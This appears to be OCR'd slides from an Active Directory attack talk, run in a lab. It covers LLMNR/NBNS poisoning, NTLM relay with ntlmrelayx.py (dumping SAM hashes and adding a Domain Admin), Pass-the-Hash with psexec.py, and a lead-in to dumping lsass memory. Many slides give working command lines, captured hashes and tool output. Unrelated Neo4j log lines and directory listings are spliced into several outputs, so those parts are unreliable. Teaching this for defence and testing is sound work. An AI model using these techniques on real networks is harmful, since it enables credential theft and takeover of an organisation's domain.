
➤ Conclusion

- » Force the victim to authenticate the attackers (maybe your) machine



NTLM Relay

Forcing authentication using LLMNR/NBNS Poisoning Attack



User: obi-wan.kenobi



working on


workstation01

fileserver

4. Here is the challenge and response of obi-wan.kenobi is that valid?

5. I have compared obi-wan.kenobis challenge & response and it is valid/invalid!



pwnylabdc01

Protocol	Algorithm	Secret to use
LM	DES-ECB	Hash LM
NTLMv1	DES-ECB	Hash NT
NTLMv2	HMAC-MD5	Hash NT

NTLM Relay

Authentication Process – NETNTLMv1/v2 - Malicious

User: obi-wan.kenobi



➤ Impacket

- » Awesome, collection of python scripts for working with network protocols
- » <https://github.com/CoreSecurity/impacket>

➤ What protocols are featured?

- » Ethernet, Linux "Cooked" capture.
- » IP, TCP, UDP, ICMP, IGMP, ARP. (IPv4 and IPv6)
- » NMB and SMB1/2/3 (high-level implementations).
- » DCE/RPC versions 4 and 5, over different transports: UDP (version 4 exclusively), TCP, SMB/TCP, SMB/NetBIOS and HTTP.
- » Portions of the following DCE/RPC interfaces: Conv, DCOM (WMI, OAUTH), EPM, SAMR, SCMR, RRP, SRVSC, LSAD, LSAT, WKST, NRPC

```
21. Sep 19:32 etc
1 21. Sep 15:52 home
7 30. Sep 2015 lib -> usr/lib
84 30. Sep 2015 lib64 -> usr/lib
lost+found
96 23. Jul 10:01 mnt
896 1. Aug 22:45 opt
30. Sep 2015 private -> /home/encrypted
16 21. Sep 15:52 proc
4096 6 21. Sep 08:15 root
560 12. Aug 15:37
21. Sep 15:58
7 30. Sep 15:58
```

Demo

NTLM Relay

- We dropped the hashes of the local SAM database on workstation04
- Can be used to Pass-the-Hash
- By default, Windows Vista and higher no longer store LM hashes on disk
- Benchmark on NTLM Hash with Sagitta Brutalis 1080 (8x GF GTX 1080)
 - » 330 GH/s on NTLM (Hashcat)

The algorithm

MD4 (UTF-16-LE (password))

```
bill:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::  
user:----- LM Hash -----:----- NTHash (aka NTLM Hash) ---:::
```

Hashcat:

3000		LM
1000		NTLM

Operating Systems		Operating Systems
Operating Systems		Operating Systems

The LM hash is only used in conjunction with the LM authentication protocol
 NT hash serves duty in the NTLM, NTLMv2 and Kerberos authentication protocols

```
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-115
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-116
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[+] Exiting
```

LLMNR/NBNS Poisoning

```
Imported /usr/share/neo4j/import
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.3.104, attacking target smb://workstation04
[*] Authenticating against smb://workstation04 as PWNY\obi-wan.kenobi SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry, minimum of 40000 recommended. See the Neo4j man
[*] Target system bootKey:0x536048c95b0060a3442ea4a10b00d148 ===
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:c42107da9d0fdd61516658f949218d13:::
worker:1000:aad3b435b51404eeaad3b435b51404ee:12227358dd7013c7dbdbd8fdcc0c6668:::t747
[*] Done dumping SAM hashes for host: workstation04
[*] Stopping service RemoteRegistry Stopping...
^C 0:05:20:00:17:22 710:0000 TNEO_Stopped
```

NTLM Relay perform using ntlmrelayx.py – By default it will perform a SAMdump

NTLM Relay

- » Relaying hashes is possible
 - » ntlmrelayx.py also offers option to run arbitrary commands on the system
 - » if the user is not admin you won't get RCE, however you can relay to other services like:
 - » LDAP
 - » IMAP
 - » MSSQL
 - » SMB

Relaying to IMAP on Mailserver and dumping all mails that contain the search term password

```
dirkjan@ubuntu:~$ sudo ntlmrelayx.py -t ldaps://192.168.222.108 -l loot
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] Running in relay mode to single host
[*] Config file parsed
[*] Setting up SMB Server

[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.222.103, attacking target 192.168.222.108
[*] Authenticating against 192.168.222.108 as TESTSEGMENT\backupadmin SUCCEED
[*] backupadmin::TESTSEGMENT:b6da4db372a3f462:bb8d598f92b30be1f7d4ed7dad8e05eb:0101000000000000b5bc023d3346d2
01866f000ed7f734e800000000200160054004500530054005300450047004d0045004e00540001001e00570049004e002d004700460
034005100500042004c00350054004c0050000400220074006500730074007300650067006d0065006e0074002e006c006f0063006100
6c0003004200570049004e002d004700460034005100500042004c00350054004c0050002e0074006500730074007300650067006d006
5006e0074002e006c006f00630061006c000500220074006500730074007300650067006d0065006e0074002e006c006f00630061006c
0007000800b5bc023d3346d20106000400020000000800300030000000000000001000000001000004b88ad0f0776b23aca4b616726d
[*] User is a Domain Admin!
[*] Adding new user with username: miecpklKjI and password: "f4V~a9}*2w\R\$d result: OK
[*] Adding user: miecpklKjI to group Domain Admins result: OK
[*] Domain Admin privileges aquired, shutting down...
dirkjan@ubuntu:~$
```

Relaying to LDAP server and creating a new user

```
21. Sep 19:32 etc
1 30. Sep 15:52 home
7 30. Sep 2015 lib -> usr/lib
84 23. Jul 10:01 lib64 -> usr/lib
96 1. Aug 22:45 lost+found
896 30. Sep 2015 mnt
16 21. Sep 15:52 opt
9 21. Sep 08:15 private -> /home/encrypted
4096 12. Aug 15:37 proc
560 21. Sep 15:37 root
7 30. Sep 15:58 sys
```

Pass-the-Hash

Using psexec.py to Pass-the-Hash

➤ Run psexec and Pass-the-Hash

» helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::


Pass-the-Hash with psexec

```
python psexec.py helpdesk@workstation03 -hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150
```

```
[root:~/OWASP/impacket/examples]# python psexec.py helpdesk@workstation04 -hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150
  logs:          /usr/share/neo4j/logs
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies
  import:        /usr/share/neo4j/import
[*] Requesting shares on workstation04.....
[*] Found writable share ADMIN$\j/certificates
[*] Uploading file OLMKgN.exe\j/run
[*] Opening oSVCManager on workstation04.....
[*] Creating service IBRWl on workstation04 num. of 40000 recommended. See the Neo4j manual.
[*] Starting service IBRW000 INFO ===== Neo4j 3.3.4 =====
[!] Press ? for extra shell commands...
Microsoft Windows [Version 6.1.7600] built enabled on 127.0.0.1:7687.
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.
2018-05-28 17:08:40.004+0000 INFO  Remote interface available at http://localhost:7474/
C:\Windows\system32>whoami 0000 INFO  Neo4j Server shutdown initiated by request
nt-autorität\system.602+0000 INFO  Stopping...
0000 00 00 00:00:00 0000:0000 TINFO  Stopping...
```

➤ Key takeaway after Pass-the-Hash to workstation04

- » We have local administrative rights on workstation04 and can execute code
- » The “Domain Admin” luke.skywalker is working on this computer





Phase 3 – Privileged Access

Keep moving laterally abusing local admin privilges

➤ Administrative access to a computer means we can read process memory

- » **Dumping memory contents of lsass.exe & extracting credentials**

- » Sysinternals ProcDump creates a minidump of the target process
